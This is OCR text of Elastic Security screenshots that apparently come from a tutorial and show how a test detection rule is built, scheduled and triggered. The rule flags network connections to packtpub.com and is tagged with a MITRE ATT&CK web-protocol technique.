
Event Correlation
Use Event Query Language (EQL) to match events, generate sequences, and stack data
Select

Indicator Match
Use indicators from intelligence sources to detect matching events and alerts.
Select

Index patterns — Reset to default index patterns
logs-* × packetbeat-* × winlogbeat-* ×
Enter the pattern of Elasticsearch indices where you would like this rule to run. By default, these will include index patterns defined in Security Solution advanced settings.

Custom query — Import query from saved timeline

```
event.category: "network" and event.type: "connection" and destination.domain: "packtpub.com"
```



Custom query — Import query from saved timeline


```
event.category: "network" and event.type: "connection" and destination.domain: "packtpub.com"
```

Timeline template
None
Select which timeline to use when investigating generated alerts.

Quick query preview
Last month
Select a timeframe of data to preview query results

Hits
5 hits

Note: This preview excludes effects of rule exceptions and timestamp overrides.



About

Name

Packtpub Network Traffic Test

Description

This rule will. identify when network traffic is observed going to the Packt domain.

Default severity

Select a severity level for all alerts generated by this rule.

● Low

☑ **Severity override**

Use source event values to override the default severity.

Source field	Source value		Severity
		→	● Low
		→	● Medium
		→	● High
network.protocol	http	→	● Critical

For multiple matches the highest severity match will apply. If no match is found, the default severity will be used.

Default risk score

Select a risk score for all alerts generated by this rule.

21


□ **Risk score override**

Use a source event value to override the default risk score.

Tags Optional

Test ✕ Network ✕

Type one or more custom identifying tags for this rule. Press enter after each tag to begin a new one.



Tooltip in Markdown

Security / Detections / Detection rules / Create

Advanced settings

Reference URLs (Optional): https://www.packtpub.com

False positive examples (Optional): If a test is performed to validate the rule, this could be a false positive and should be marked as such.

MITRE ATT&CK™ threats (Optional)

MITRE ATT&CK™ tactic: Command and Control (TA0011)

MITRE ATT&CK™ technique: Application Layer Protocol (T1071)


MITRE ATT&CK™ subtechnique: Web Protocols (T1071.001)

Investigation guide (Optional)

https://policies.soc.internal

Validation of the network traffic should be confirmed following SOC **Standard Operating Procedures**.

Provide helpful information for analysts that are investigating detection alerts. This guide will appear on the rule details page and in timelines (as notes) created from detection alerts generated by this rule.



Security / Detections / Detection rules / Create

Provide helpful information for analysts that are investigating detection alerts. This guide will appear on the rule details page and in timelines (as notes) created from detection alerts generated by this rule.

Author (Optional): PackPub

Type one or more authors for this rule. Press enter after each author to add a new one.

License (Optional): Apache 2.0

Add a license name

Elastic Endpoint exceptions

□ Add existing Endpoint exceptions to the rule

Building block


□ Mark all generated alerts as "building block" alerts

Rule name override (Optional)

Choose a field from the source event to populate the rule name in the alert list.

Timestamp override (Optional)

Choose timestamp field used when executing rule. Pick field with timestamp closest to ingest time (e.g. event.ingested).



3 Schedule rule

Runs every


9 Minutes

Rules run periodically and detect alerts within the specified time frame.

Additional look-back time Optional

1 Minutes

Adds time to the look-back period to prevent missed alerts.



4 Rule actions


Actions frequency

On each rule execution

Select when automated actions should be performed if a rule evaluates as true.

Actions

Select an action type




Detection rules

All rules

Updated 1 minute ago

Showing 1 rule | Selected 0 rules

Rule	Risk score	Severity	Last run	Last response	Last updated	Version	Tags	Activated
Packtpub Network Traffic Test	21	● Low	6 minutes ago	● succeeded	Jun 2, 2021 @ 00:12:32.189	5	Network Test	○



Packtpub Network Traffic Test

Created by: elastic on Apr 12, 2021 @ 22:48:18.259 Updated by: elastic on Apr 12, 2021 @ 22:56:39.797

Last response: ● succeeded at Apr 12, 2021 @ 22:56:41.891

About

This rule will. identify when network traffic is observed going to the Packt domain.

Author: PacktPub

Severity: ● Low

Severity override: network.protocol: http → ● Critical

Risk score: 21

Reference URLs: https://www.packtpub.com

False positive examples: If a test is performed to validate the rule, this could be a false positive and should be marked as such.

License: Apache 2.0

MITRE ATT&CK™: Command and Control (TA0011)
- Application Layer Protocol (T1071)
  - Web Protocols (T1071.001)

Tags: Test Network

Definition

Index patterns: logs-* packetbeat-* winlogbeat-*

Custom query: event.category: "network" and event.type:"connection" and destination.domain:"packtpub"


Rule type: Query

Timeline template: None

Schedule

Runs every: 9m

Additional look-back time: 1m



Last 90 days


signal.rule.name: Packtpub Network Traffic Test

Stack by: signal.rule.name

Showing: 4 alerts

Showing 2 alerts | Selected 0 alerts

@timestamp ↓ 1	network.protocol	Rule	Severity	event.category	host.name
Apr 12, 2021 @ 23:06:56.977	http	Packtpub Network Traffic Test	critical	network_traffic network	packtpub
Apr 12, 2021 @ 23:06:56.977	tls	Packtpub Network Traffic Test	low	network_traffic network	packtpub



Group by

network.protocol ✕

>=

Threshold

2

Select fields to group by. Fields are joined together with 'AND'

Count

source.port

>=

Unique values

2

Select a field to check cardinality

Timeline template

None

Select which timeline to use when investigating generated alerts.

Quick query preview

Last hour

